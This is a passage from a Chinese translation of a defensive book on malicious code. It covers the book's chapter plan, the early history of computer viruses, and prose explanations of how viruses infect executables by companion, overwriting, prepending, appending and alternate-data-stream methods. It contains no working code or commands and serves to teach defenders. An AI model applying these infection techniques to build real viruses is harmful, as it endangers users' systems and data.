- ❖ 2003 年——*SQL Slammer* 蠕虫：2003 年 1 月，这个蠕虫迅速蔓延，使得朝鲜的数个 Internet 服务供应商瘫痪，并一时引起全球性问题。
- ❖ 2003 年——*Hydan* 可执行 *Steganography* 工具：2 月份，这种工具为用户提供了可以在 Linux、BSD 和 Windows 的可执行程序上使用多态编码技术隐藏数据的功能，这一概念还可以进一步用于逃避反病毒和入侵检测系统。

然而事情并未就此了结，攻击者继续构思着自己的产品，依据通用的原理提出更新更具威胁的恶意代码。通过这本书，我们将探究这里列出的多种恶意代码，并展望未来恶意代码的发展。

1.5 为什么写这本书

仅就你我而言，你是否注意过，在你最喜欢去的书店里（不管它是真实的，还是虚拟的），信息安全书架是如何从数量繁多的书目中脱颖而出的？它们中有一些确实非常有用。尽管如此，大约每 47 秒就有一本新的印有著名商标的与安全相关的书籍争得你的注意力。你或许很想知道这样一本书究竟有什么不同，你为什么应该读它。

首先，正如本章开始所讨论的，控制恶意代码是一个相当有意义的主题。系统管理员、网络工作者、家用计算机用户，特别是安全从业者，都需要为自己的网络抵御那些随时都在变得愈加凶狠的攻击。蠕虫、特洛伊木马，还有 RootKit 并没有过去。它们预示着更具威胁的攻击将不断涌现，你最好做好准备，这本书将使你获得处理类似攻击所需的技能。

其次，这里我们将把重点放在实用性上。整本书中，我们将讨论保证系统不受攻击所能采取的措施，这些措施能够经得起时间考验并现实可行的。我们的目标是使你获得所需的作为系统、网络或者安全管理员应该具有的理论知识和技能，本书还用一章的内容来分析用于在显微镜下仔细查看恶意代码的工具。按照第 11 章中的技巧，你可以构建一个顶尖的防御工具包，用来对付你随处发现的恶意代码。

再者，这本书的主旨是涵盖之前其他书籍所涉及的内容，尽量使恶意代码防御易于理解和便于实施。以前我写过一本名为《阻击黑客：计算机攻击和有效防御进阶》（*Counter Hack: A Step-by-Step Guide to Computer Attacks and Effective Defenses*）的书，这本较早的书描述了攻击者在异构（compromising）系统中使用的端对端进程。《阻击黑客》向你介绍了计算机攻击的整体状况，从侦察到隐藏踪迹。这本书并不是《阻击黑客》的第 2 版，也不

是那本书的“反刍”。这本书像一个激光束聚焦于我们所关心的最大的几个领域之一：恶意代码。《阻击黑客》中仅有一章内容谈及恶意代码，而在本书中我们将用 12 章的内容来重点讨论最有趣且发展最迅速的计算机攻击领域之一，比我早期那本书更进一步地对其进行研究。另外，那些攻击者并没有在《阻击黑客》出版后就躺在自己的功绩簿上睡大觉。本书包括一些最近出现的工具和技术，因为在过去几年里，大多数计算机攻击和技术活动都在研究更新更具威胁的恶意代码的技巧。

最后，这本书试图鼓励你对这些内容产生兴趣。不要被你的计算机、攻击者和恶意代码吓倒。这本书随处可见一些嘲讽性的幽默，但是（希望如此）仍旧保持了一定的品味（是的，我将尽量去做，仍然会有虚拟的鼠口爆炸）。伴着一点点诙谐的语调，这本书试图让你更加轻松地阅读，并能实际测试讲到的一些工具。我强烈建议你在自己的实验室运行我们将讨论的攻击工具和防御工具，看看它们是如何运行的。第 11 章告诉你如何建立自己的廉价实验网络，用于分析恶意代码及其相应的防御。然而，要确保你的实验是在实验室网络中进行的，断开它与你的工作网络以及 Internet 的物理连接。只有在这种可控的环境中，你才会在混有这些恶意工具的环境中感觉轻松安全一些。这样，如果有一个坏家伙在你的生产环境中使用这些工具，你就可以有所准备。

1.6 有哪些期望

贯穿本书始终，我们将使用一些标准的图片和惯用语指代重复出现的概念。当我们讨论对计算机系统的各种攻击时，将使用图例进行说明。本书中我们需要区分攻击系统和受害计算机所用的任何图片，我们将用一个戴黑色帽子的计算机表示攻击方，如图 1-2 所示。通过这种方式，你能够快速确定坏家伙在整个攻击体系中所处的位置。



图 1-2 本书中，攻击者的机器用带有黑帽子的机器表示

另外，当我们指出作恶者的攻击时，我们使用“攻击者”或“坏家伙”这个词。我们不想用“黑客”一词，因为这个词背负了太沉重的政治包袱。有人认为黑客是高尚的探索

者，相反其他人会将其与犯罪活动联系到一起。用“攻击者”或“坏家伙”这个词，我们就可以避开这种经常是比光传播的速度还要快的热门辩论。

还有，这本书是操作系统不可知的作品，这一点也非常重要。我们并没有崇拜 Linux、Solaris 或者 Windows 的圣地，我们讨论的是可以作用于各种操作系统环境的攻击技术。在整本书中，我们将讨论对 Windows 和 UNIX 系统的攻击，并在这两个操作系统间来回切换，来阐明各自的不同点。

这种做法是基于我这个严谨的安全从业者自己的强烈感觉，你需要做好准备能够同时在 Windows 和 UNIX 环境中进行操作，因为大多数机构都在某种程度混合使用这两种操作系统。如果你能够应付这两种操作系统下的攻击，你的防御将更为牢固，对于你的老板来说你也将更具价值。基于这一原则，大多数章节都包含有对 Windows 和 UNIX 的攻击，用给定的工具从两个方面阐明问题。如果谈到对一个对 Windows 特定的攻击，设想可能在 UNIX 中出现的类似的攻击；反之亦然。

在后面的一些章节中（特别是第 7 章和第 8 章，讲解 RootKit 问题），Malware 会破坏操作系统自身的组件。因此，由于这类攻击常具有专门的操作系统针对性，我们将这些章节分为两部分，先讲解针对 UNIX 的攻击，然后在同一章中讲解对 Windows 的攻击。

尽管各章中都包括基于 Windows 和 UNIX 的工具，但是每章都讲解了特殊类型的恶意代码。对于每一种 Malware，我们都从介绍区别每种类型的 Malware 概念入手，探究该类型的定义特征。然后每一章具体讲述该类 Malware 用到的技术以及典型实例，这样你就可以认识到你的系统中所面临的问题。这些讨论包括对当前最新工具的性能的描述，还有这种攻击未来的发展趋势。最后，我们转向最有用的内容，每一章都包括对付该类恶意代码所需防御措施的描述。本书包括以下章节。

第 1 章：“介绍”，即本章介绍内容……你可能已经理解了吧。

第 2 章：“病毒”，病毒是 20 多年前出现的第 1 种恶意代码的范例。它们经历了最长时间的演化，包含了一些从其他恶意代码工具中借鉴的高度创新的策略。本章描述当今病毒的危害和防止这方面攻击应该采取的措施。

第 3 章：“蠕虫”，通过网络进行蔓延，蠕虫可以迅速地游窜，在一小时内攻占成百上千个系统。因为其强大破坏力，所以蠕虫吸引了大量研究和开发人员的注意力，我们将在本章中进行分析。

第 4 章：“恶意移动代码”，攻击者正在开发通过 Internet 和电子邮件传播恶意代码的新途径。如果你使用 Web 浏览器和电子邮件阅览器（谁又能不用呢？），则本章描述了各类型的恶意移动代码，还有如何防御你的浏览器受到攻击。

第 5 章：“后门”，攻击者利用后门进入系统并绕过一般的安全控制。最先进的后门为攻击者提供了对目标系统的有效控制，本章将讲述至今仍会遇到的大多数流行的且强大

的后门。

第 6 章：“特洛伊木马”，特洛伊木马通过伪装成一个友好的程序捉弄用户和管理员。这个程序看似有趣或者很实用，但却暗藏着险恶的阴谋，它可以从内部破坏你的计算机的安全。本章明确定义了典型的特洛伊木马的策略，并告诉你如何在其执行的过程中阻止它。

第 7 章：“用户模式 RootKit”，通过用 RootKit 替换操作系统中内置的程序，攻击者可以避开你的视线隐藏在你的计算机中。本章讨论了用户模式 RootKit，使你能够对抗此类威胁。

第 8 章：“内核模式 RootKit”，如果攻击者可以修改你的操作系统的心脏，即内核本身，则可以以一种高度不可见的方式对你的操作系统进行彻底控制。本章中，我们讨论了这一活跃领域的新发展和阻止内核攻击切实可行的措施。

第 9 章：“进一步深入”，本书所讨论的技术并不是停滞不前的。在未来的某个时候，攻击者可能会破坏我们的硬件，实施 BIOS 和 CPU 级的攻击。另外，攻击者正在开发更新的、通过将各种恶意软件结合形成的攻击，就像毁灭创造者自己的怪物，本章探讨了这种更深入的 Malware 和各种恶意代码类型的结合物。

第 10 章：“情节”没有什么东西可以像现实世界中的例子一样有助于阐明抽象的概念了。在本章中，我们将查看 3 个恶意代码范例攻击的情景，并确定各个组织应当如何避免灾害。每个实例都有一个电影主题，只是让它更具趣味性。让我们从其他人犯的错误中提高安全意识。

第 11 章：“恶意代码分析”，本章将给出一些使用廉价的硬件和软件创建自己的恶意代码分析实验室的诀窍。

第 12 章：“结论”，在本章，我们将对未来做一些预测，以及你可以在那里获得更多关于恶意代码的信息。

1.7 参考文献

- [1] Colleen O'Hara and FSW Staff, "Agencies Fight off 'Melissa' Macro Virus," *Federal Computer Week*, April 5, 1999, www.fcw.com/fcw/articles/1999/FCW_040599_261.asp
- [2] Fred Cohen, *Computer Viruses: Theory and Experiments*, Fred Cohen & Associates, 1984, <http://all.net/books/virus/index.html>
- [3] Joe Wells, "Virus Timeline," IBM Research, August 1996, www.research.ibm.com/antivirus/timeline.htm
- [4] CIAC, U.S. Department of Energy, "The Good Times Virus Is an Urban Legend," December, 1994, <http://ciac.llnl.gov/ciac/notes/Notes04c.shtml>

第2章 病毒

“我认为计算机病毒应该被视为生命，也许它表现了人类的某种天性。它是我们至今为止创造的惟一一种仅具有破坏性的生命形式，是我们用自己的想像力创造的生命。”

——Stephen Hawking，物理学家，摘自题为“宇宙中的生命”的公开演讲

“当心一种叫做‘Good Times’的文件”，在1994年末，在Internet上流传的一封电子邮件这样警告，“不要阅读或下载这个文件，它是一种计算机病毒，会删除硬盘中的数据，把这封邮件转寄给你所有的朋友。”尽管这个警告实际上是一个恶作剧，多年以来，它还是淹没了人们的收件箱，并逐渐向那些天真的收件人的脑海里灌输了恐惧和怀疑，使他们盲目地给自己的每一位朋友转寄了这封邮件。所谓的“Good Times”病毒其实根本就不是计算机病毒。当你想到 Good Times，那些并不了解这个骗局的人们通过电子邮件传播 Good Times，有关它的思想就通过电子邮件从一个人的大脑传送到另外一个人的大脑。Good Times 不是计算机病毒，而是一种人类思想的病毒，这种病毒被称为“拟态病毒”(*mimetic virus*)。在那时，计算机安全专业人士普遍同意这种观点，即只是简单地阅读带有恶意代码的电子邮件是不会使计算机感染病毒的，除非你实际运行其附带的程序。这种观点变得越来越站不住脚了。只含有纯文本的电子邮件时代已经过去了，因为邮件客户端要为用户处理更加复杂的多媒体附件，而且多种 Malware 样本试图利用软件的弱点自动执行附带的代码。

在第1章中，我曾经提到，因为攻击者们已经把注意力转移到了蠕虫上，所以计算机病毒的流程度已经开始衰退。的确，为了适应现代社会以网络为中心的特点，恶意代码已经得到了相应的发展，这都归功于蠕虫在网络上传播的能力。可是，只是根据这样的事实就认为 Malware 的作者不再制造和传播计算机病毒是错误的。此外，现代的蠕虫通常都

具有与计算机病毒相关的传统繁殖和感染技术。本章将分析计算机病毒的功能，即它们对你的数据构成的威胁与其本身的传播方式，以及它们是如何影响其他类型的 Malware 发展的。我们还会探究一种令人着迷的观念，即软件能够通过自我复制、为生存而战，以及适应它所处的环境，从而拥有某种程度的自主性。

术语“病毒”可以表示不同的事物，这依赖于你问的是什么人。由安全专家、生物学家、数学家、医生和那些过分喜欢生物类比分析的人们（包括我在内）创建，这个词“装载”了感情与科学的联合。所以当我提到病毒时，你应该知道我在说什么。请允许我提出下面这个适用于典型的病毒样本的定义，我们将在整本书中使用这个定义：

病毒是一段自我复制的代码，它将自身依附到其他程序上，进行传播时通常需要人类的参与

病毒的主要特点之一是它不能作为独立的可执行程序运行，这就是为什么病毒要将自身连接到其他程序上的原因。病毒是寄生在其他代码中的寄生虫，这些代码通常是无害的。病毒的携带者也称为“宿主”(*host*)，可以是一个标准的可执行程序，如 Notepad.exe 文件。也可以是包含宏命令的数据文件，例如 Microsoft 的 Word 文档。病毒同样能附着在保存在磁盘引导区的底层指令中，这些底层指令的作用是告诉计算机如何启动已经安装的操作系统。我们将会在本章稍后的内容中考察这些感染机制和潜在目标。

自我复制是病毒的另一个核心特征，这个特征说明它具有自动产生和自身拷贝的能力，不需要操作者手动复制其代码。这种能力允许病毒在文件之间、目录之间、磁盘之间，甚至系统之间进行传播。尽管坐在计算机前面的人没有执行任何复制操作，在病毒发作和复制前，用户经常要通过执行宿主程序来激活病毒。一旦病毒被激活，它就能附着在用户可以访问的文件或引导区上。如果你曾经接收到一个被感染的文件，例如一个电子邮件的附件，并双击了它，那么你已经在了病毒的生命周期中扮演了自己的角色。

除了传播以外，病毒通常还要做一些有害的或恶性的动作。在病毒代码中实现这个功能的部分叫做“有效载荷”(*payload*)。有效载荷可以实现任何运行在受害者环境中的程序所能做的事情，并且能够执行的动作包括破坏文件或删除文件，向病毒的作者或者任意的接收者发送敏感信息，以及提供通向被感染计算机的后门。

另外一个要牢记在心的重要概念是，病毒感染是一种跨平台的现象。有时，人们会陷入一种错误的观念，即病毒只以 Windows 机器为感染目标。当然，现在的绝大多数病毒确实都集中在 Windows 系统上，但是仍然有一些病毒以其他操作系统为感染目标。Linux、Solaris 以及其他类 UNIX 操作系统有时也会遭到病毒的攻击。在本章中，我们的大部分分析都集中在 Windows 系统上，这只是因为 Windows 系统是当今病毒最流行的栖息地。尽管如此，贯穿本章始终，我们都会简单地涉及如何在 UNIX 环境中应用类似的技术。不要认为只要逃避使用 Windows 系统，你就不会受到计算机病毒的感染。甚至是非 Windows 环境

的用户，也应该了解我们在本章中所讨论的病毒感染的风险以及采取适当的防御措施。

另外，你将会注意到在本章中，我一直使用 *virus* 这个词，其复数形式是 *viruses*。然而在计算机“地下组织”内部，也就是病毒的发源地，*virus* 的复数形式是 *virii*，我猜这是拉丁语中的复数形式。如果你想让这个词听起来时髦、古怪，而且有一些让人讨厌，可以自由地使用精练的 *virii* 一词。因为时髦从来就不是我的目的，我在本书中将使用没有那么酷，但在语法上更加令人愉快的复数形式 *viruses*。

说到病毒的开发社区，人们是如何想到这种半自治且自我复制的软件概念的呢？让我们追溯到一些最早的病毒程序的起源来找到这个问题的答案。计算机病毒的历史能提供给我们一些有价值的东西，即不同的病毒感染策略及其性能，以及我们的计算机环境为什么如此有利于病毒的攻击。

2.1 计算机病毒的早期历史

大概是在 1962 年，贝尔实验室的几个研究人员——Victor Vyssotsky、Douglas McIlroy 和 Robert Morris, Sr.——发明了一种他们称之为“达尔文”（Darwin）的电脑游戏。在这个游戏中，玩家们需要写出计算机程序，这些程序为控制指定的内存区域而斗争。就像在 1972 年发表在杂志上的一篇文章描述的那样，游戏的目标是生存。程序（“有机体”）具有互相“残杀”的能力，并能产生自身的拷贝。这篇文章是我看到的最早用术语病毒来描述能够进行自我复制的软件的出版物，尤其是这篇文章还提到了其中一名玩家“发明了一种病毒——一个杀不死的有机体”，并在数次比赛中取得胜利，因为这种病毒能够以某种方式保护自己免遭对手的程序发动的攻击。

“达尔文”游戏中提到的病毒与我们在传统意义上对病毒的理解并不十分吻合，然而它的确提供了一种关于早期能进行自我复制的程序起源的观点。顺便提一句，如果只是一个狂热的爱好者，你可能对“达尔文”的合作创作者——Robert Morris, Sr. 感兴趣，他是 Robert Tappan Morris, Jr. 的父亲——声名狼藉的 Internet 蠕虫的作者。下次玩 Trivial Pursuit 时记住把它放在手边。

1984 年 A. K. Dewdney 发表的一篇文章使一个叫做“代码战争”（Core War）的“达尔文”游戏版本普及开来[2]。在 Dewdney 的游戏中，计算机程序“逐个按地址进行搜索……，有时它们侦察敌人的行踪，有时它们会放置数字炸弹的障碍，有时它们会在脱离危险的情况下进行自我复制或者停下来修补创伤。”与现代病毒类似，“代码战争”和“达尔文”中的程序设计为在内存中进行复制，尽管它们不具有与如今典型的病毒样本相联系的寄生特性。

1975 年，John Walker 写出了名为“PERVADE”的程序，这被证实是现存最早具有自

我复制代码实现的例程，它作为宿主程序的一部分而存在。PERVADE 是一个多用途的程序，它能够被任何需要有传播能力的程序调用。据 Walker 说，在调用 PERVADE 时，“它会创建一个独立的进程，在宿主程序处理自己事务的同时，这个进程将会检查其调用者能够到达的所有目录。如果某一目录中没有包含 PERVADE 的拷贝，或者包含的是一个比较旧的 PERVADE 版本，它会向那个目录复制一份当前正在运行的 PERVADE 版本。”[3]我猜测这就是它为什么被称做“PERVADE”，它利用这样的技术把 PERVADE 散布到整个系统中。

已知唯一能够寄生 PERVADE 的宿主程序是 ANIMAL——它是 Walker 实现的一个流行的游戏。在这个游戏中，计算机会尽量猜测玩家的头脑中想的是哪种动物。由于 Walker 实现的游戏版本明显比其他版本要好，因此人们一直向他索要游戏的拷贝。为了寻找一种创新的方法来发布软件，他把 ANIMAL 与 PERVADE 例程捆绑在一起发布。最终的程序允许 PERVADE 从一个目录向另一个目录传播，即具有了病毒的性质。不仅如此，当用户们交换含有“被感染的”游戏拷贝的磁盘时，它就会传播到其他系统中。尽管当时人们没有用“病毒”这个词来描述这种软件，但仍然与这一术语有一定的联系。即程序的源代码包含有名为 VIRUS 的变量，用它来控制 PERVADE 例程是否应该被激活。

20 世纪 80 年代早期，出现了一系列建立在 Apple II 个人电脑上的病毒程序，其中最臭名昭著的是在 1982 年由一位名叫 Rich Skrenta 的大三学生写的 Elk Cloner[4]。Skrenta 回忆说，他喜欢“通过把盗版游戏修改成在若干次使用后将自我毁灭来捉弄同学们。”[5]据他说，Elk Cloner 试图在未物理访问磁盘的情况下影响朋友们的磁盘。为了达到这个目的，他精心制作了放置在磁盘引导区中的程序。当系统从受到感染的磁盘中启动时，Elk Cloner 会被激活，然后 Elk Cloner 就会加载到内存中。任何时候，只要有新的磁盘插入计算机，它就会把自己复制到磁盘中。每隔一段时间，程序就会显示如下所示具有抒情诗调的信息[6]：

```
ELK CLONER:
```

```
THE PROGRAM WITH A PERSONALITY
```

```
IT WILL GET ON ALL YOUR DISKS
```

```
IT WILL INFILTRATE YOUR CHIPS
```

```
YES IT'S CLONER!
```

```
IT WILL STICK TO YOU LIKE GLUE
```

```
IT WILL MODIFY RAM TOO
```

```
SEND IN THE CLONER!
```

很明显，年轻的 Skrenta 是一个软件开发人员，而不是诗人。但是，至少他的诗能够押韵，诗的韵律也还不错。抛开这些语言上的吹毛求疵，他写的代码是十分成功的。以当时

的标准来看，可以说这些代码流传甚广。

差不多在同一时期，Texas A&M 大学的学生 Joe Dellinger 开发了另外一个针对 Apple II 计算机的病毒程序，这主要是一个概念验证（proof-of-concept）的程序。这个程序寄存在引导区中，记录已经被感染的磁盘数目。与毁灭创造者自己的怪物一样，Dellinger 的作品也没有一个正式的名字，人们现在只是简单地将它的不同版本称为“Virus 1”、“Virus 2”和“Virus 3”[7]。

计算机安全组织直到 1984 年才开始广泛使用病毒这个词来描述这样的程序，那时 Fred Cohen 在其一篇题为“计算机病毒——理论与实验”的研究论文中向公众提出了对该术语的定义。Cohen 的开创性工作正式地研究了自我复制软件的现象，描述了与病毒相关的威胁的重要性，并指出“人们几乎在保护信息免遭破坏这个研究领域没有做过多少工作”[8]。有一些资料将它归功于他的研讨班指导老师 Len Adleman，是他为 Cohen 的概念赋予了“病毒”这个术语[9]（是的，Len Adleman 正是著名的公共密码学算法 RSA 中的那个“A”，世界真小啊！）

人们普遍认为第 1 个以 Microsoft 的 DOS 系统为攻击目标的病毒出现在 1986 年，被称为“Brain”病毒，主要是因为它会将感染的磁盘卷标改为“(c) Brain”。与之前在 Apple II 上发行的病毒程序类似，Brain 通过将自身附着到磁盘引导区进行传播。早期的 Brain 版本包含下面的“广告”，这让研究者们认为该病毒是 Basit 和 Amjad Farooq Alvi 创作的[10]：

```
Welcome to the Dungeon
(c) 1986 Basit & Amjad (pvt) Ltd.
BRAIN COMPUTER SERVICES
730 NIZAB BLOCK ALLAMA IQBAL TOWN
LAHORE-PAKISTAN
PHONE :430791,443248,280530.
Beware of this VIRUS....
Contact us for vaccination..... $#@%$@!!
```

Virdem 是另外一个在 1986 年出现的 Microsoft DOS 病毒，它与 Brain 是独立开发的。这个病毒由 Ralf Burger 开发，作为 Chaos Computer Club 会议的演示程序，用来帮助解释计算机病毒的功能[11]。Virdem 通过连接以.COM 为扩展名的文件进行传播，这与它之前的病毒不同，后者依赖于磁盘的引导区来传播。

表 2-1 对我们前面简要的历史性概述中所包含的程序进行了总结，由于缺少证明病毒发展初期的确凿的记录，因此请谨记这并非一个早期病毒软件的详尽列表。把这看做是对有影响的病毒样本的一个抽样，它能够以适度的确定性追溯病毒的起源。

表 2-1 早期的病毒程序

程序名	发布时间	描 述
达尔文 (Darwin)	1962	在这个计算机游戏中，程序之间互相残杀并在内存中进行自我复制，为了生存而斗争
PERVADE	1975	这个例程附在一个叫做“ANIMAL”的游戏上，允许程序在系统中传播自身的拷贝
Elk Cloner 等	1982	几个针对 Apple II 的病毒程序，发布于 1982 年，有些可能出现在 1981 年
代码战争 (Core War)	1984	它是 Darwin 的一个版本，对游戏规则和目标进行了规范化和普及化
Brain	1986	这是已知的第 1 个以 MS-DOS 计算机为目标的病毒，它通过附着在磁盘引导区上进行传播
Virdem	1986	最早的 MS-DOS 计算机病毒之一，这个病毒通过将自身附着在 COM 文件上进行传播

现在你已经对计算机病毒的起源有了一个大概的了解，我们准备进一步了解更多的现代病毒是如何起作用的。在下一节我们会探讨病毒感染的潜在目标，以及真正的感染方式。

2.2 感染机制和目标

病毒是伪装在蛋白质中的一段坏信息。

——Sir Peter Medawar，生物学家，诺贝尔奖获得者[12]。

事实上，计算机病毒是伪装在软件中的一段坏信息。

——Medawar 言论的现代定义。

病毒需要将自身附着在宿主程序中来行使职能，感染的潜在目标是能够包含可执行指令的任意文件，例如标准的可执行文件、磁盘的引导区，或者支持宏命令的文档。让我们分析一下，对于一些最常见的病毒攻击目标，感染是如何发生的。

2.2.1 感染可执行文件

标准的可执行文件是计算机病毒最常见的攻击目标，毕竟受害者会直接运行这些程序作为系统使用的例程部分。通过将自身附着在可执行文件上，当有人运行受感染程序时，

病毒就能够保证自己被激活。大多数操作系统拥有不同的可执行文件类型，UNIX 系统包括二进制文件和多种脚本文件类型，它们都可能被病毒感染。Microsoft 的 Windows 系统支持如下两种基本的可执行文件类型，每种文件都是潜在的宿主。

❖ **COM 文件**：COM 文件以.COM 为文件的扩展名，遵循一种非常简单的格式，这种格式实际上是古老的 CP/M 操作系统的遗留物。COM 文件包含可以直接加载到内存中并由计算机直接执行的二进制代码映像[13]。尽管 Windows 仍然支持执行 COM 文件，时至今日已经很少有人使用它了。

❖ **EXE 文件**：EXE 文件以.EXE 为文件名的扩展名，是一种比 COM 文件更加复杂并灵活的文件格式，这使得 EXE 文件能够实现那些比通过 COM 文件创建的更加高级的程序。EXE 文件的感染形式更是复杂多变。为了保证向下的兼容性，如今的 Windows 版本实际上能够执行几类型的 EXE 文件，本地运行的 EXE 文件为 PE (Portable Executable) 格式。事实上，并不是所有的 PE 文件都具有.EXE 扩展名——扩展名为.SYS、.DLL、.OCX、.CPL 和.SCR 的文件同样符合 PE 格式。

除了以独立的可执行文件为目标外，病毒还可以试图将自身嵌入到操作系统的心脏，即其内核中。大约在 1999 年左右发现的 Infis 病毒，将自己作为一个内核模式的驱动程序安装到 Windows NT 和 Windows 2000 上。由于运行在操作系统的底层，所以当用户试图在被感染的系统上运行可执行文件时，病毒能将自身附着在可执行文件上。我们将在第 8 章中详细讨论内核操作。

病毒可以采取几种不同的方式来感染可执行文件，其中有些方法适用于 COM 和 EXE 文件，另外一些则针对特定文件格式。最常见的可执行文件感染技术有伴侣 (companion)、改写 (overwriting)、前置 (prepending) 和附加 (appending) 等。我们将会从伴侣技术开始分析病毒的感染方法，这项技术并不需要把病毒自身嵌入到目标可执行文件中。

伴侣感染技术

以这种方式对病毒进行命名——当用户请求执行原来的程序文件时，操作系统会启动病毒程序——这也许是病毒将自己连接到可执行文件最简单的方式。采用这种感染方法的病毒称做“伴侣病毒”或者“卵生病毒”(spawning)，这种病毒并不修改目标可执行文件的代码。

在 Windows 系统中，一种成为 EXE 文件伴侣的方式是将病毒命名为与目标程序相同的名称。但扩展名要用.COM，而不是.EXE，如图 2-1 所示。这种技术首先是在 1992 年被发现应用在 Globe 病毒中。当受害者试图运行一个 EXE 程序时，他通常只会输入不带扩展名的程序名称。在这种情况下，与以.EXE 为扩展名的文件相比，Windows 系统会给同名，但以.COM 为扩展名的文件更高的优先级。为了隐藏其存在，伴侣病毒经常把这个 COM 文件赋予“隐藏”(hidden)属性，这样会减少系统用户在目录列表中发现伴侣病毒的可能性。

默认情况下，具有“隐藏”属性的文件不会出现在目录列表中。为了确保受害者不会怀疑有问题，这种病毒在执行病毒代码后，通常还会运行原来的 EXE 文件。换句话说，攻击者通过创建一个与良性程序同名的 Malware 文件，并将这个恶意可执行文件放到良性文件所在的路径下排序较靠前的位置，通过这种方式捉弄受害者。我们将在第 6 章中更加详尽地讨论这种技术。



图 2-1 伴侣病毒试图欺骗操作系统来运行它的代码，在这种情况下，为病毒文件赋予.COM 后缀并使用与目标 EXE 文件相同的名称

在 Windows 系统中，这种将代码连接在目标文件中的方法已经不再十分有效了。因为大多数 Windows 用户趋向于通过图形界面运行程序，而不是使用命令行。表示可执行文件的图标会直接指向该程序，不会被具有类似名字的 COM 文件所迷惑。然而，仍然有许多用户采用选择“开始”→“运行”，然后键入“notepad”或“cmd”来激活 notepad.exe 或 cmd.exe。在这种情况下，这种技巧会在运行相关的 EXE 文件前首先查找到 notepad.com 或 cmd.com 并运行它们。

更改目标程序的名称，并给病毒赋予原来文件的名称，这也许是伴侣病毒使用的确保其执行的一种更强大的方法，这种方法在 Windows 和 UNIX 操作系统上都可以使用。例如，病毒可能将 Notepad.exe 改名为 Nodepad.ex_，并把自身安装到原来的可执行文件所在的位置。事实上，这正是在 2002 年发现的 Trilisa 病毒/蠕虫的感染方式。与前面的情况类似，在恶意代码得到运行之后，病毒通常会调用原来的可执行文件。另外，病毒常常会给原来的文件赋予一个“隐藏”属性。或将原来的文件移到一个不经常访问的目录下，通过这些方法来试图隐藏原来的文件。

在 2000 年发现的 Win2K.Stream 伴侣病毒使用一种新型的技术来隐藏原来的可执行文件。这个概念验证 (proof-of-concept) 程序利用了 NTFS 的被称为“可变动数据流” (alternate data streams, ADS) 的特性。可变动数据流允许操作系统使用相同的文件名关联多块数据 (“流”)。在系统中，无论是在目录列表，还是在 Windows 资源管理器的图形用户界面中，这样的多个“流”就像一个文件一样。当用户查看存储在一个 NTFS 分区中的文件内容或用给定的文件名运行程序时，系统会激活默认并且通常是仅与该名称相关联的数据流。当

Win2K.Stream 感染了一个可执行文件,它会将原来的程序代码移动到一个可变动数据流中,并将自身作为文件的默认流放置在该处。当用户激活被感染的程序时,Win2K.Stream 就会运行。然后当它感染系统后,将激活保存在可变动数据流中原来的可执行文件。这种方法使伴侣病毒不必实际在 NTFS 文件系统中创建一个新的文件,即可隐藏原来的可执行文件。

改写感染技术

正如这一技术的名称所暗示的那样,改写病毒通过更改宿主程序的部分代码来感染可执行文件。能够实现这种目标的方法是像打开常规的数据文件一样,简单地以写的方式打开目标文件,然后在文件中保存自身的一个拷贝。其结果是,当受害者试图运行这个可执行文件时,执行的不是原来的文件;相反,操作系统会执行病毒代码。用户或许能够发现出错,但已经太迟了——病毒已经被激活了。由于这种感染机制会导致原来程序中的某些指令丢失,改写病毒通常会破坏宿主程序,甚至使其不能运行,多么粗暴呀!

前置感染技术

前置病毒将自身的代码插入到被感染程序的开头部分,与改写病毒所使用的技术相比,这是一种更加精妙的技术,一般来说它不会破坏宿主程序。前置病毒附着在可执行文件上的过程如图 2-2 所示。由于前置病毒在可执行文件的开始部分,被前置病毒感染的程序运行时,操作系统会首先运行病毒代码。在大多数情况下,病毒会将控制权传递给宿程序主,所以受害者并不能很容易地发现恶意代码的存在。




图 2-2 前置病毒将其代码插入目标宿主程序的开头部分

COM 文件是前置病毒最喜欢攻击的目标,这是因为 COM 格式的简单性使得这种病毒在不破坏宿主的情况下,即可以相对简单的方式将自身插入到文件的开头部分。除了 COM 文件,使用一些技巧,用同样的技术也可以感染 EXE 文件。实际上,臭名昭著的 Nimda 蠕虫正是使用了前置的方法附着在受害计算机的 EXE 文件上。这是 Nimda 使用的几种感染媒介之一,我们将在第 3 章中详细讨论。

前置病毒不修改宿主程序的内容,这使我们很可能在不破坏原来文件内容情况下清理被感染的文件。事实上,一种叫做“Bliss”的 Linux 病毒十分精巧,它支持自动移除宿主

程序中的病毒代码的命令行参数--bliss-disinfect-files-please。糟糕的是，对于大多数病毒，我们没有这种自我清除的功能可依靠。

附加感染技术

如图 2-3 所示，附加病毒将代码插入到目标程序的末尾。为了能够被执行，附加病毒需要修改宿主程序的开头，建立一个到病毒所在文件区域的跳转。当病毒完成其命令后，将控制权交还给被感染的程序。同前置技术一样，这种感染方法不会破坏被感染的可执行文件。



图 2-3 附加病毒将其代码插入到宿主程序的末尾

通过附加技术感染 COM 文件相对比较直接，这是由于 COM 文件具有统一的结构，而不包括出现在 EXE 文件开始的特殊的头部。另一方面，为了附着在一个 EXE 文件上，附加病毒在改变宿主程序的头部时，不仅要建立一个到病毒代码的跳转，而且要反映文件新的大小和段结构。以这种方式感染 EXE 文件需要做更多的工作，但这并非不可实现。

